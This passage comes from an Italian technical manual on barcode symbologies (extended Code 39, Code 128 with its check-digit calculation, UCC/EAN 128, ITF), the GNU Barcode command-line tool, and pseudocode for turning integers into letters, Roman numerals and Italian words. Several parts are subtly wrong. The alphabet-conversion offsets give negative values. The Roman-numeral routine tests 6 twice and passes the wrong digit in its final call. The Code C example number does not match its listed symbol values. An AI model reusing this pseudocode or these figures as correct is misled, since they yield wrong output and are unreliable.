352.4.1 Code 39 esteso

Esiste anche un’estensione della simbologia Code 39, allo scopo di consentire la rappresentazione dell’ASCII standard completo. Si ottiene questo risultato scrivendo due simboli normali al posto di uno. Naturalmente, dal momento che non esiste un modo per distinguere la codifica standard da quella estesa, è necessario che il lettore di codice a barre sia impostato nel modo più conveniente. La tabella 352.10 mostra l’insieme di caratteri esteso e la corrispondenza con i segni della simbologia Code 39 normale.

Tabella 352.10. Insieme di caratteri esteso per la simbologia Code 39.

ASCII	Code 39	ASCII	Code 39	ASCII	Code 39	ASCII	Code 39
<NUL>	%U	*<SP>*	=	@	%V	‘	%W
<SOH>	$A	!	/A	A	A	a	+A
<STX>	$B	"	/B	B	B	b	+B
<ETX>	$C	#	/C	C	C	c	+C
<EOT>	$D	$	/D	D	D	d	+D
<ENQ>	$E	%	/E	E	E	e	+E
<ACK>	$F	&	/F	F	F	f	+F
<BEL>	$G	’	/G	G	G	g	+G
<BS>	$H	(	/H	H	H	h	+H
<HT>	$I	)	/I	I	I	i	+I
<LF>	$J	*	/J	J	J	j	+J
<VT>	$K	+	/K	K	K	k	+K
<FF>	$L	,	/L	L	L	l	+L
<CR>	$M	-	/M	M	M	m	+M
<SO>	$N	.	/N	N	N	n	+N
<SI>	$O	/	/O	O	O	o	+O
<DLE>	$P	0	0	P	P	p	+P
<DC1>	$Q	1	1	Q	Q	q	+Q
<DC2>	$R	2	2	R	R	r	+R
<DC3>	$S	3	3	S	S	s	+S
<DC4>	$T	4	4	T	T	t	+T
<NAK>	$U	5	5	U	U	u	+U
<SYN>	$V	6	6	V	V	v	+V
<ETB>	$W	7	7	W	W	w	+W
<CAN>	$X	8	8	X	X	x	+X
<EM>	$Y	9	9	Y	Y	y	+Y
<SUB>	$Z	:	/Z	Z	Z	z	+Z
<ESC>	%A	;	%F	[	%K	{	%P
<FS>	%B	<	%G	\	%L	|	%Q
<GS>	%C	=	%H	]	%M	}	%R
<RS>	%D	>	%I	^	%N	~	%S
<US>	%E	?	%J	_	%O	*<DEL>*	%T

352.5 Code 128

La simbologia denominata Code 128, ovvero USS Code 128, consente di rappresentare 106 simboli, che possono essere interpretati secondo tre insiemi di caratteri, distinti in base a una lettera: A, B e C. Per questa ragione, un codice a barre realizzato secondo la simbologia Code 128 inizia sempre con la dichiarazione dell'insieme di caratteri. L'informazione non ha una lunghezza predeterminata e può essere modificato l'insieme di caratteri quando serve. La simbologia Code 128 prevede l'inserimento di un codice di controllo, calcolato automaticamente per consentire la verifica della lettura meccanica, ma questa cifra non viene mostrata per la lettura umana.

Tabella 352.11. Insiemi di caratteri per la simbologia Code 128. Prima parte. L'ultima colonna riporta anche la descrizione della rappresentazione a barre, dove un numero da uno a tre indica la larghezza della barra, '**b**', o dello spazio, '**s**', dalla grandezza più piccola alla più grande.

Valore	Code A	Code B	Code C	Barre e spazi: b s b s b s
0	*<SP>*	*<SP>*	00	2 1 2 2 2 2
1	!	!	01	2 2 2 1 2 2
2	"	"	02	2 2 2 2 2 1
3	#	#	03	1 2 1 2 2 3
4	$	$	04	1 2 1 3 2 2
5	%	%	05	1 3 1 2 2 2
6	&	&	06	1 2 2 2 1 3
7	’	’	07	1 2 2 3 1 2
8	(	(	08	1 3 2 2 1 2
9	)	)	09	2 2 1 2 1 3
10	*	*	10	2 2 1 3 1 2
11	+	+	11	2 3 1 2 1 2
12	’	’	12	1 1 2 2 3 2
13	-	-	13	1 2 2 1 3 2
14	.	.	14	1 2 2 2 3 1
15	/	/	15	1 1 3 2 2 2
16	0	0	16	1 2 3 1 2 2
17	1	1	17	1 2 3 2 2 1
18	2	2	18	2 2 3 2 1 1
19	3	3	19	2 2 1 1 3 2
20	4	4	20	2 2 1 2 3 1
21	5	5	21	2 1 3 2 1 2
22	6	6	22	2 2 3 1 1 2
23	7	7	23	3 1 2 1 3 1
24	8	8	24	3 1 1 2 2 2
25	9	9	25	3 2 1 1 2 2
26	:	:	26	3 2 1 2 2 1
27	;	;	27	3 1 2 2 1 2
28	<	<	28	3 2 2 1 1 2
29	=	=	29	3 2 2 2 1 1
30	>	>	30	2 1 2 1 2 3
31	?	?	31	2 1 2 3 2 1
32	@	@	32	2 3 2 1 2 1
33	A	A	33	1 1 1 3 2 3
34	B	B	34	1 3 1 1 2 3
35	C	C	35	1 3 1 3 2 1
36	D	D	36	1 1 2 3 1 3
37	E	E	37	1 3 2 1 1 3
38	F	F	38	1 3 2 3 1 1
39	G	G	39	2 1 1 3 1 3
40	H	H	40	2 3 1 1 1 3

Valore	Code A	Code B	Code C	Barre e spazi: b s b s b s
41	I	I	41	2 3 1 3 1 1
42	J	J	42	1 1 2 1 3 3
43	K	K	43	1 1 2 3 3 1
44	L	L	44	1 3 2 1 3 1
45	M	M	45	1 1 3 1 2 3
46	N	N	46	1 1 3 3 2 1
47	O	O	47	1 3 3 1 2 1
48	P	P	48	3 1 3 1 2 1
49	Q	Q	49	2 1 1 3 3 1
50	R	R	50	2 3 1 1 3 1
51	S	S	51	2 1 3 1 1 3
52	T	T	52	2 1 3 3 1 1

Tabella 352.12. Insiemi di caratteri per la simbologia Code 128. Seconda parte. Si osservi che lo stop ha una barra in più alla fine.

Valore	Code A	Code B	Code C	Barre e spazi: b s b s b s
53	U	U	53	2 1 3 1 3 1
54	V	V	54	3 1 1 1 2 3
55	W	W	55	3 1 1 3 2 1
56	X	X	56	3 3 1 1 2 1
57	Y	Y	57	3 1 2 1 1 3
58	Z	Z	58	3 1 2 3 1 1
59	[	[	59	3 3 2 1 1 1
60	\	\	60	3 1 4 1 1 1
61	]	]	61	2 2 1 4 1 1
62	^	^	62	4 3 1 1 1 1
63	_	_	63	1 1 1 2 2 4
64	*<NUL>*	‘	64	1 1 1 4 2 2
65	*<SOH>*	a	65	1 2 1 1 2 4
66	*<STX>*	b	66	1 2 1 4 2 1
67	*<ETX>*	c	67	1 4 1 1 2 2
68	*<EOT>*	d	68	1 4 1 2 2 1
69	*<ENQ>*	e	69	1 1 2 2 1 4
70	*<ACK>*	f	70	1 1 2 4 1 2
71	*<BEL>*	g	71	1 2 2 1 1 4
72	*<BS>*	h	72	1 2 2 4 1 1
73	*<HT>*	i	73	1 4 2 1 1 2
74	*<LF>*	j	74	1 4 2 2 1 1
75	*<VT>*	k	75	2 4 1 2 1 1
76	*<FF>*	l	76	2 2 1 1 1 4
77	*<CR>*	m	77	4 1 3 1 1 1
78	*<SO>*	n	78	2 4 1 1 1 2
79	*<SI>*	o	79	1 3 4 1 1 1
80	*<DLE>*	p	80	1 1 1 2 4 2
81	*<DC1>*	q	81	1 2 1 1 4 2
82	*<DC2>*	r	82	1 2 1 2 4 1
83	*<DC3>*	s	83	1 1 4 2 1 2
84	*<DC4>*	t	84	1 2 4 1 1 2
85	*<NAK>*	u	85	1 2 4 2 1 1
86	*<SYN>*	v	86	4 1 1 2 1 2
87	*<ETB>*	w	87	4 2 1 1 1 2
88	*<CAN>*	x	88	4 2 1 2 1 1
89	*<EM>*	y	89	2 1 2 1 4 1
90	*<SUB>*	z	90	2 1 4 1 2 1

Valore	Code A	Code B	Code C	Barre e spazi: b s b s b s
91	*<ESC>*	{	91	4 1 2 1 2 1
92	*<FS>*	|	92	1 1 1 1 4 3
93	*<GS>*	}	93	1 1 1 3 4 1
94	*<RS>*	~	94	1 3 1 1 4 1
95	*<US>*	*<DEL>*	95	1 1 4 1 1 3
96	FNC 3	FNC 3	96	1 1 4 3 1 1
97	FNC 2	FNC 2	97	4 1 1 1 1 3
98	Shift	Shift	98	4 1 1 3 1 1
99	Code C	Code C	99	1 1 3 1 4 1
100	Code B	FNC 4	Code B	1 1 4 1 3 1
101	FNC 4	Code A	Code A	3 1 1 1 4 1
102	FNC 1	FNC 1	FNC 1	4 1 1 1 3 1
103	Start A	Start A	Start A	2 1 1 4 1 2
104	Start B	Start B	Start B	2 1 1 2 1 4
105	Start C	Start C	Start C	2 1 1 2 3 2
	Stop	Stop	Stop	2 3 3 1 1 1 2

Gli insiemi di caratteri A, B e C sono elencati nelle tabelle 352.11 e 352.12. Come si può vedere, l'insieme A consente di rappresentare l'alfabeto maiuscolo, le cifre numeriche, vari simboli di punteggiatura e caratteri di controllo; in pratica, ciò che si può rappresentare con la prima parte della codifica ASCII, tenendo conto che le posizioni non corrispondono. L'insieme B consente di rappresentare praticamente tutto l'alfabeto ASCII, compresa la distinzione tra lettere maiuscole e minuscole, a esclusione dei caratteri di controllo. L'insieme C consente di rappresentare valori numerici a coppie, per cui, un valore composto da un numero dispari di cifre acquisisce uno zero iniziale.

Figura 352.7. Esempio di due codici Code 128, realizzati usando l'insieme B e l'insieme C, per rappresentare due dati equivalenti: «Ciao» e 37736578.

La figura 352.7 mostra la comparazione tra un codice a barre realizzato usando l'insieme B e un altro con l'insieme C. L'informazione contenuta è la stessa dal punto di vista dei valori rappresentabili (eventualmente si osservino le tabelle degli insiemi di caratteri). Se fosse possibile sovrapporre i due codici, si noterebbe che cambia solo la parte iniziale, quella in cui si dichiara l'insieme di caratteri, e la parte finale, dove si inserisce il codice di controllo. Si può anche osservare che gli ultimi elementi rimangono uguali e sono quelli che contengono il codice di conclusione.

Volendo entrare nel dettaglio, l'esempio di figura 352.7 si compone di: '**`Start B`**', 35, 73, 65, 79, *codice_di_controllo*, '**`Stop`**'; ovvero, nel secondo caso, '**`Start C`**', 35, 73, 65, 79, *codice_di_controllo*, '**`Stop`**'.

Quando si vuole cambiare l'insieme di caratteri, si inserisce un simbolo '**`Code A`**', '**`Code B`**' o '**`Code C`**', per introdurre l'insieme a cui si vuole fare riferimento da quel punto in poi.

Il codice di controllo finale si calcola sommando il valore corrispondente alla dichiarazione iniziale dell'insieme di caratteri alla somma dei valori successivi, moltiplicati per la loro posizione.

La somma complessiva va divisa per 103 e il resto che si ottiene è il codice di controllo finale. Si osservi l'esempio:

	Start B	C	i	a	o	Stop
Peso	1	1	2	3	4	
Valore	104	35	73	65	79	
Peso*Valore	104	35	146	195	316	

Pertanto:

104 + 35 + 146 + 195 + 316 = 796

796 / 103 = 7 con resto di 75. Il codice di controllo è il simbolo corrispondente al valore 75.

Usando l'insieme di caratteri C la cosa cambia, perché il simbolo iniziale ha il valore 105, per cui il codice di controllo finale è 76:

	Start C	35	73	65	79	Stop
Peso	1	1	2	3	4	
Valore	105	35	73	65	79	
Peso*Valore	105	35	146	195	316	

Dalla simbologia Code 128 derivano diverse applicazioni speciali che si distinguono per avere una struttura particolare. Esiste anche una variante che consente la rappresentazione di più caratteri rispetto all'ASCII standard.

352.5.1 UCC/EAN 128

La simbologia UCC/EAN 128 è un'applicazione di Code 128, in cui si inizia dichiarando l'insieme di caratteri e si inserisce subito dopo il simbolo '**`FNC 1`**' (*Function code one*).[2]

Dopo il simbolo '**`FNC 1`**' viene indicato un codice che indica il tipo di applicazione. Si fa riferimento a questo con la sigla AI (*Application identifier*). L'informazione in questione viene rappresentata per la lettura umana tra parentesi tonde, proprio per facilitare l'interpretazione, a sottolineare il fatto che si tratta di un prefisso. Naturalmente, l'informazione può essere anche più complessa e altre parti dei dati successivi possono essere separate ed evidenziate nello stesso modo o in modi differenti.

352.6 ITF, ovvero i25

La simbologia ITF, o i25, nota come Interleaved two of five, ovvero «interfogliata due su cinque», consente la rappresentazione di soli valori numerici, di lunghezza indefinita, purché in numero di cifre pari. La simbologia prevede una cifra di controllo finale, opzionale.

La simbologia si compone di due tipi di barre e due tipi di spazi. Ogni simbolo si rappresenta con cinque barre e cinque spazi, dove due barre su cinque e due spazi su cinque sono più larghi. La simbologia è detta «interfogliata», perché una cifra è codificata nelle barre e la successiva lo è negli spazi che separano gli elementi del carattere precedente. Prima dei dati è previsto un simbolo iniziale, composto da una barra sottile, uno spazio breve, una barra sottile e un altro spazio breve; alla fine c'è un simbolo finale, composto da una barra larga, uno spazio sottile e una barra sottile.

[2] L'uso comune è dell'insieme di caratteri C, ma ciò non è imposto dallo standard.

Figura 352.8. Esempio di codice a barre con simbologia interfogliata due su cinque.

012345678

352.7 Sistemi bidimensionali

Il codice a barre comune è a una sola dimensione, nel senso che contiene una sola riga di informazioni, eventualmente anche molto breve. Semplificando le cose, si può dire che quando si sovrappongono più righe in un codice a barre, questo diventa a due dimensioni.

Un sistema di codice a barre a due dimensioni, con lo scopo di memorizzare dati, deve essere organizzato in modo da permettere al lettore meccanico di riconoscere e seguire le righe; inoltre deve essere previsto un sistema di informazioni ridondanti, anche molto complesso, in modo da garantire la lettura in presenza di errori.

Lo standard più comune per i codici a barre a due dimensioni è il PDF417, che comunque qui non viene descritto.

352.8 Riferimenti

- *EAN international*

  <*http://www.ean-int.org/*>

- *The EAN·UCC system*

  <*http://www.ean-int.org/barcodes.html*>

- Tino Hempel, *Die Europäische Artikelnummer (EAN)*

  <*http://members.aol.com/hempeltino/info/mathe/ean/ean.pdf*>

- *Barcoding for Beginners & Bar Code FAQ*

  <*http://www.idautomation.com/barcoding4beginners.html*>

- *Code 39 Barcode FAQ and Tutorial*

  <*http://www.idautomation.com/code39faq.html*>

- *Code 128 / USS Code-128 Barcode FAQ & Tutorial*

  <*http://www.idautomation.com/code128faq.html*>

- *PDF417 Barcode FAQ*

  <*http://www.idautomation.com/pdf417faq.html*>

- *UPC / EAN Barcode Font Data Sheet*

  <*http://www.bizfonts.com/upc-ean/faq.htm*>

- *PDF417*

  <*http://www.pdf417.com/*>

- Uniform Code Council, *UPC symbol specification manual*, 1986

  <*http://www.uc-council.org/reflib/01302/d36-t.htm*>

- Uniform Code Council, *UPC symbol specification manual*, *Specification for The EAN Code*

  <*http://www.uc-council.org/reflib/01302/d36-g.htm*>

- Uniform Code Council, *UCC/EAN-128 application identifier standard*, 1995

  <*http://www.uc-council.org/reflib/00403/d30-t.htm*>

- Uniform Code Council, *UPC film master verification manual*, 1996

  <*http://www.uc-council.org/reflib/01403/d35-t.htm*>

- Russ Adams, *Barcode 1*

  <*http://www.barcode-1.com/*>

- *International ISBN Agency: Coordinator of the International Standard Book Number system*

  <*http://www.isbn.spk-berlin.de/*>

- International ISBN Agency, *The ISBN Users' Manual*

  <*http://www.isbn.org/standards/home/isbn/International/ISBNmanual.asp*>

- *AIE - Agenzia ISBN*

  <*http://www.aie.it/ISBN/intro.asp*>

Barcode

Barcode [1] è una libreria e anche un programma molto semplice per la realizzazione di codici a barre standard a una sola dimensione. Il codice a barre viene realizzato in forma di file PostScript, che successivamente può essere utilizzato direttamente o convertito in altri formati grafici, attraverso programmi standard.

353.1 Utilizzo del programma

Barcode, come programma, si compone in pratica dell'eseguibile '**`barcode`**'. Questo genera un file PostScript che normalmente viene emesso attraverso lo standard output.

```
barcode [opzioni]
```

Teoricamente si può usare Barcode anche senza l'indicazione di alcun argomento, per ottenere la conversione automatica di quanto inserito attraverso lo standard input, scegliendo la simbologia in modo automatico. Tuttavia, in genere è opportuno accertarsi di selezionare la simbologia attraverso l'opzione '**`-e`**'.

Le opzioni che vengono mostrate qui sono poche; in particolare mancano quelle che servono a definire la stampa di codici a barre in modo organizzato sul foglio, allo scopo di centrare delle etichette adesive. Per approfondire basta leggere la documentazione originale: *barcode.info*.

Alcune opzioni

`-e` *simbologia*

Consente di specificare la simbologia dei codici a barre che si vogliono realizzare. Sono disponibili diverse parole chiave da usare come argomento dell'opzione, secondo la tabella 353.1.

`-i` *file*

Stabilisce il nome di un file contenente un elenco di codici da trasformare in codici a barre. Se manca questa indicazione e se manca anche l'opzione '**`-b`**', viene letto lo standard input. La lettera dell'opzione richiama mnemonicamente la parola «input».

`-b` *stringa*

Consente di indicare una stringa da convertire in un codice a barre singolo. La stringa deve essere compatibile con i tipi di dati che possono essere rappresentati con la simbologia prescelta. La lettera dell'opzione richiama mnemonicamente la parola *barcode*, ovvero il codice a barre che si vuole ottenere dalla stringa.

`-E`

Genera un file PostScript incapsulato (EPS).

Esempi

```
$ barcode -E -e i25 -b "12345678" > prova.ps
```

Converte il numero 12345678 in un codice a barre secondo la simbologia interfogliata sue su cinque, generando il file '`prova.ps`', di tipo EPS.

```
$ barcode -E -e i25 -b "12345678" -o prova.ps
```

Esattamente come nell'esempio precedente.

[1] **Barcode** GNU GPL

```
$ barcode -E -e isbn -b "88-386-4177-3" -o prova.ps
```

Come nell'esempio precedente, usando la simbologia EAN-13 per rappresentare un codice ISBN, come indicato con l'opzione '**-b**'.

353.2 Codifica

Generalmente, Barcode viene utilizzato indicando il tipo di simbologia, attraverso una parola chiave secondo l'elenco della tabella 353.1. In generale, si tratta di nomi che fanno riferimento al tipo di codice a barre; in alcuni casi, il nome indica anche altre caratteristiche. Per esempio, la parola chiave '**code128b**' indica la simbologia Code 128, nella quale si utilizza l'insieme di caratteri B; inoltre, la parola chiave '**isbn**' fa riferimento al codice ISBN, che viene rappresentato correttamente secondo la simbologia EAN-13.

Tabella 353.1. Simbologie disponibili con Barcode.

Simbologia	Parola chiave
UPC-A	upc-a
UPC-E	upc-e
UPC-A o UPC-E automaticamente	upc
EAN-8	ean8, ean-8
EAN-13	ean13, ean-13
EAN-8 o EAN-13 automaticamente	ean
Code 39	code39, 39
Code 128 insieme di caratteri B	code128b, 128b
Code 128 insieme di caratteri C	code128c, 128c
Code 128 insieme di caratteri A, B o C, automaticamente	code128, 128
Code 128 libero	128raw
interfogliata due su cinque	i25, interleaved 2 of 5
Codabar	cdr, codabar
Plessey	pls, plessey
ISBN attraverso EAN-13	isbn

Nel caso dell'uso della simbologia Code 128, si pone il problema di rappresentare i codici da *<NUL>* a *<US>*, il codice *<DEL>* e le funzioni speciali previste dalla simbologia. Usando l'eseguibile '**barcode**' diventa difficile indicare questi simboli; con la libreria non ci sono problemi a indicare i codici ASCII da *<SOH>* a *<US>* e il codice *<DEL>*, mentre negli altri casi viene fatta una trasformazione, come rappresentato nella tabella 353.2.

Tabella 353.2. Rappresentazione dei caratteri speciali per la simbologia Code 128, quando si usa la libreria Barcode.

Codice o simbolo	Ottale	Decimale	Esadecimale
<NUL>	200_8	128	80_{16}
FNC 1	301_8	193	$C1_{16}$
FNC 2	302_8	194	$C2_{16}$
FNC 3	303_8	195	$C3_{16}$
FNC 4	304_8	196	$C4_{16}$

Sempre a proposito della simbologia Code 128, è possibile utilizzando la parola chiave '**128raw**' per indicare un codice attraverso una stringa espressa nella forma:

n_1 n_2... n_n

In pratica, si indicano una serie di numeri separati tra loro da uno spazio. I numeri in questione

rappresentano il valore indicato nelle tabelle 352.11 e 352.12; inoltre occorre tenere in considerazione che va fornito anche il valore iniziale, con il quale si definisce solitamente l'insieme di caratteri A, B o C, mentre il codice di controllo finale e lo stop sono aggiunti automaticamente.

Trasformazione in lettere

Nell’ambito della realizzazione di applicativi gestionali, capitano frequentemente problemi di conversione di numeri interi in una qualche forma alfabetica. In questo capitolo vengono mostrati degli algoritmi molto semplici per risolvere questo tipo di problemi.

354.1 Da numero a sequenza alfabetica pura

Esiste un tipo di numerazione in cui si utilizzano solo le lettere dell’alfabeto, dalla «a» alla «z», senza accenti o altri simboli speciali, senza distinguere tra maiuscole e minuscole. In generale, i simboli da «a» a «z» consentono di rappresentare valori da 1 a 26, dove lo zero è escluso. Per rappresentare valori superiori, si possono accoppiare più lettere, ma il calcolo non è banale, proprio perché manca lo zero.

Attraverso la pseudocodifica introdotta nel capitolo 282, si può descrivere una funzione che calcoli la stringa corrispondente a un numero intero positivo, maggiore di zero. Per prima cosa, occorre definire una sotto funzione che sia in grado di trasformare un numero intero, compreso tra 1 e 26 nella lettera alfabetica corrispondente; ciò si ottiene abbastanza facilmente, attraverso la verifica di più condizioni in cascata. Il vero problema, purtroppo, sta nel costruire una stringa composta da più lettere, quando si vuole rappresentare un valore superiore a 26. Non essendoci lo zero, diventa difficile fare i calcoli. Se si parte dal presupposto che il numero da convertire non possa essere superiore a 702, si sa con certezza che servono al massimo due lettere alfabetiche (perché la stringa «ZZ» corrisponderebbe proprio al numero 702); in tal caso, è sufficiente dividere il numero per 26, dove la parte intera rappresenta la prima lettera, mentre il resto rappresenta la seconda. Tuttavia, se la divisione non dà resto, la stringa corretta è quella precedente. Per esempio, il numero 53 corrisponde alla stringa «BA», perché 53/26 = 2 con un resto di 1. Nello stesso modo, però, 52 si traduce nella stringa «AZ», perché 53/26 = 2, ma non c’è resto, pertanto, «B » diventa «AZ».

La pseudocodifica seguente riepiloga il concetto in modo semplificato, dove, a seconda delle esigenze, la conversione è sempre limitata a un valore massimo. Le omissioni sono parti di codice facilmente intuibili.

```
INTEGER_TO_ALPHABET (N)

    ALPHABET_DIGIT (DIGIT)
        IF DIGIT = 0
            THEN
                RETURN ""
        ELSE IF DIGIT = 1
            THEN
                RETURN "A"
        ELSE IF DIGIT = 2
            THEN
                RETURN "B"
        ...
        ...
        ELSE IF DIGIT = 26
            THEN
                RETURN "Z"
        ELSE
            RETURN "##ERROR##"
        FI
    END ALPHABET_DIGIT

    IF N <= 0
        THEN
            RETURN "##ERROR##";
```

```
    ELSE IF N <= 26
        THEN
            RETURN ALPHABET_DIGIT (N)
    ELSE IF N <= 52
        THEN
            N := N - 52
            RETURN "A" ALPHABET_DIGIT (N)
    ELSE IF N <= 78
        THEN
            N := N - 78
            RETURN "B" ALPHABET_DIGIT (N)
    ...
    ...
    ELSE IF N <= 702
        THEN
            N := N - 702
            RETURN "Z" ALPHABET_DIGIT (N)
    ELSE IF N <= 728
        THEN
            N := N - 728
            RETURN "AA" ALPHABET_DIGIT (N)
    ELSE IF N <= 754
        THEN
            N := N - 754
            RETURN "AB" ALPHABET_DIGIT (N)
    ...
    ...
    ELSE
        RETURN "##ERROR##"
    END IF
END INTEGER_TO_ALPHABET
```

354.2 Da numero a numero romano

La conversione di un numero intero positivo in una stringa che rappresenta un numero romano, ha un discreto livello di difficoltà, perché la numerazione romana non prevede lo zero, perché la tecnica prevede la somma e la sottrazione di simboli (a seconda della posizione) e poi perché diventa difficile indicare valori multipli delle migliaia.

Per prima cosa è necessario conoscere il valore associato ai simboli elementari:

Simbolo	Valore corrispondente
I	1
V	5
X	10
L	50
C	100
D	500
M	1000

Un simbolo posto alla destra di un altro simbolo con un valore maggiore o uguale di questo, viene sommato; al contrario, un simbolo posto alla sinistra di un altro simbolo con un valore maggiore o uguale di questo, viene sottratto. Per esempio, «VI» equivale a 5+1, mentre «IV» equivale a 5-1. Esistono comunque anche altri vincoli, per evitare di creare numeri difficili da interpretare a causa di una complessità di calcolo eccessiva.

Per risolvere il problema con un algoritmo relativamente semplice, si può scomporre il valore di partenza in fasce: unità, decine, centinaia e migliaia (la conversione di valori superiori genererebbe soltanto una serie lunghissima di «M» che risulta poi troppo difficile da leggere).

```
INTEGER_TO_ROMAN (N)

    LOCAL DIGIT_1 INTEGER
    LOCAL DIGIT_2 INTEGER
    LOCAL DIGIT_3 INTEGER
    LOCAL DIGIT_4 INTEGER

    DIGIT_1 := 0
    DIGIT_2 := 0
    DIGIT_3 := 0
    DIGIT_4 := 0

    DIGIT_1_TO_ROMAN (DIGIT)
        IF DIGIT = 0
            THEN
                RETURN ""
        ELSE IF DIGIT = 1
            THEN
                RETURN "I"
        ELSE IF DIGIT = 2
            THEN
                RETURN "II"
        ELSE IF DIGIT = 3
            THEN
                RETURN "III"
        ELSE IF DIGIT = 4
            THEN
                RETURN "IV"
        ELSE IF DIGIT = 5
            THEN
                RETURN "V"
        ELSE IF DIGIT = 6
            THEN
                RETURN "VI"
        ELSE IF DIGIT = 7
            THEN
                RETURN "VII"
        ELSE IF DIGIT = 8
            THEN
                RETURN "VIII"
        ELSE IF DIGIT = 9
            THEN
                RETURN "IX"
        END IF
    END DIGIT_1_TO_ROMAN

    DIGIT_2_TO_ROMAN (DIGIT)
        IF DIGIT = 0
            THEN
                RETURN ""
        ELSE IF DIGIT = 1
            THEN
                RETURN "X"
        ELSE IF DIGIT = 2
            THEN
                RETURN "XX"
        ELSE IF DIGIT = 3
            THEN
                RETURN "XXX"
        ELSE IF DIGIT = 4
            THEN
                RETURN "XL"
        ELSE IF DIGIT = 5
            THEN
                RETURN "L"
        ELSE IF DIGIT = 6
```

```
        THEN
            RETURN "LX"
    ELSE IF DIGIT = 6
        THEN
            RETURN "LXX"
    ELSE IF DIGIT = 8
        THEN
            RETURN "LXXX"
    ELSE IF DIGIT = 9
        THEN
            RETURN "XC"
    END IF
END DIGIT_2_TO_ROMAN

DIGIT_3_TO_ROMAN (DIGIT)
    IF DIGIT = 0
        THEN
            RETURN ""
    ELSE IF DIGIT = 1
        THEN
            RETURN "C"
    ELSE IF DIGIT = 2
        THEN
            RETURN "CC"
    ELSE IF DIGIT = 3
        THEN
            RETURN "CCC"
    ELSE IF DIGIT = 4
        THEN
            RETURN "CD"
    ELSE IF DIGIT = 5
        THEN
            RETURN "D"
    ELSE IF DIGIT = 6
        THEN
            RETURN "DC"
    ELSE IF DIGIT = 7
        THEN
            RETURN "DCC"
    ELSE IF DIGIT = 8
        THEN
            RETURN "DCCC"
    ELSE IF DIGIT = 9
        THEN
            RETURN "CM"
    END IF
END DIGIT_3_TO_ROMAN

DIGIT_4_TO_ROMAN (DIGIT)
    IF DIGIT = 0
        THEN
            RETURN ""
    ELSE IF DIGIT = 1
        THEN
            RETURN "M"
    ELSE IF DIGIT = 2
        THEN
            RETURN "MM"
    ELSE IF DIGIT = 3
        THEN
            RETURN "MMM"
    ELSE IF DIGIT = 4
        THEN
            RETURN "MMMM"
    ELSE IF DIGIT = 5
        THEN
            RETURN "MMMMM"
```

```
        ELSE IF DIGIT = 6
            THEN
                RETURN "MMMMMM"
        ELSE IF DIGIT = 7
            THEN
                RETURN "MMMMMMM"
        ELSE IF DIGIT = 8
            THEN
                RETURN "MMMMMMMM"
        ELSE IF DIGIT = 9
            THEN
                RETURN "MMMMMMMMM"
        END IF
    END DIGIT_4_TO_ROMAN

    DIGIT_4 := int (N/1000)
    N := N - (DIGIT_4 * 1000)

    DIGIT_3 := int (N/100)
    N := N - (DIGIT_3 * 100)

    DIGIT_2 := int (N/10)
    N := N - (DIGIT_2 * 10)

    DIGIT_1 := N

    RETURN DIGIT_4_TO_ROMAN (DIGIT_4)
           DIGIT_3_TO_ROMAN (DIGIT_3)
           DIGIT_2_TO_ROMAN (DIGIT_2)
           DIGIT_1_TO_ROMAN (DIGIT_2)

END INTEGER_TO_ROMAN
```

Come si vede, dopo aver scomposto il valore in quattro fasce, si utilizzano quattro funzioni distinte per ottenere la porzione di stringa che traduce il valore relativo. L'istruzione '**`RETURN`**' finale intende concatenare tutte le stringhe risultanti.

354.3 Da numero a lettere, nel senso verbale

Quando si trasforma un numero in lettere, per esempio quando si vuole trasformare 123 in «centoventitre», l'algoritmo di conversione deve tenere conto delle convenzioni linguistiche e non esiste una soluzione generale per tutte le lingue.

Per quanto riguarda la lingua italiana, esistono nomi diversi fino al 19, poi ci sono delle particolarità per i plurali o i singolari. La pseudocodifica seguente risolve il problema in una sola funzione ricorsiva. Le omissioni dovrebbero essere sufficientemente intuitive.

```
INTEGER_TO_ITALIAN (N)

    LOCAL X INTEGER
    LOCAL Y INTEGER

    IF N = 0
        THEN
            RETURN ""
    ELSE IF N = 1
        THEN
            RETURN "UNO"
    ELSE IF N = 2
        THEN
            RETURN "DUE"
    ELSE IF N = 3
        THEN
            RETURN "TRE"
```

```
ELSE IF N = 4
    THEN
        RETURN "QUATTRO"
ELSE IF N = 5
    THEN
        RETURN "CINQUE"
ELSE IF N = 6
    THEN
        RETURN "SEI"
ELSE IF N = 7
    THEN
        RETURN "SETTE"
ELSE IF N = 8
    THEN
        RETURN "OTTO"
ELSE IF N = 9
    THEN
        RETURN "NOVE"
ELSE IF N = 10
    THEN
        RETURN "DIECI"
ELSE IF N = 11
    THEN
        RETURN "UNDICI"
ELSE IF N = 12
    THEN
        RETURN "DODICI"
ELSE IF N = 13
    THEN
        RETURN "TREDICI"
ELSE IF N = 14
    THEN
        RETURN "QUATTORDICI"
ELSE IF N = 15
    THEN
        RETURN "QUINDICI"
ELSE IF N = 16
    THEN
        RETURN "SEDICI"
ELSE IF N = 17
    THEN
        RETURN "DICIASSETTE"
ELSE IF N = 18
    THEN
        RETURN "DICIOTTO"
ELSE IF N = 19
    THEN
        RETURN "DICIANNOVE"
ELSE IF N = 20
    THEN
        RETURN "VENTI"
ELSE IF N = 21
    THEN
        RETURN "VENTUNO"
ELSE IF (N >= 22) AND (N <= 29)
    THEN
        RETURN "VENTI" INTEGER_TO_ITALIAN (N-20)
ELSE IF N = 30
    THEN
        RETURN "TRENTA"
ELSE IF N = 31
    THEN
        RETURN "TRENTUNO"
ELSE IF (N >= 32) AND (N <= 39)
    THEN
        RETURN "TRENTA" INTEGER_TO_ITALIAN (N-30)
```

```
    ...
    ...
    ELSE IF N = 90
        THEN
            RETURN "NOVANTA"
    ELSE IF N = 91
        THEN
            RETURN "NOVANTUNO"
    ELSE IF (N >= 92) AND (N <= 99)
        THEN
            RETURN "NOVANTA" INTEGER_TO_ITALIAN (N-90)
    ELSE IF (N >= 100) AND (N <= 199)
        THEN
            RETURN "CENTO" INTEGER_TO_ITALIAN (N-100)
    ELSE IF (N >= 200) AND (N <= 999)
        THEN
            X := int (N / 100)
            Y := N - (X * 100)
            RETURN INTEGER_TO_ITALIAN (X)
                   "CENTO"
                   INTEGER_TO_ITALIAN (Y)
    ELSE IF (N >= 1000) AND (N <= 1999)
        THEN
            RETURN "MILLE" INTEGER_TO_ITALIAN (N-1000)
    ELSE IF (N >= 2000) AND (N <= 999999)
        THEN
            X := int (N / 1000)
            Y := N - (X * 1000)
            RETURN INTEGER_TO_ITALIAN (X)
                   "MILA"
                   INTEGER_TO_ITALIAN (Y)
    ELSE IF (N >= 1000000) AND (N <= 1999999)
        THEN
            RETURN "UNMILIONE" INTEGER_TO_ITALIAN (N-1000000)
    ELSE IF (N >= 2000000) AND (N <= 999999999)
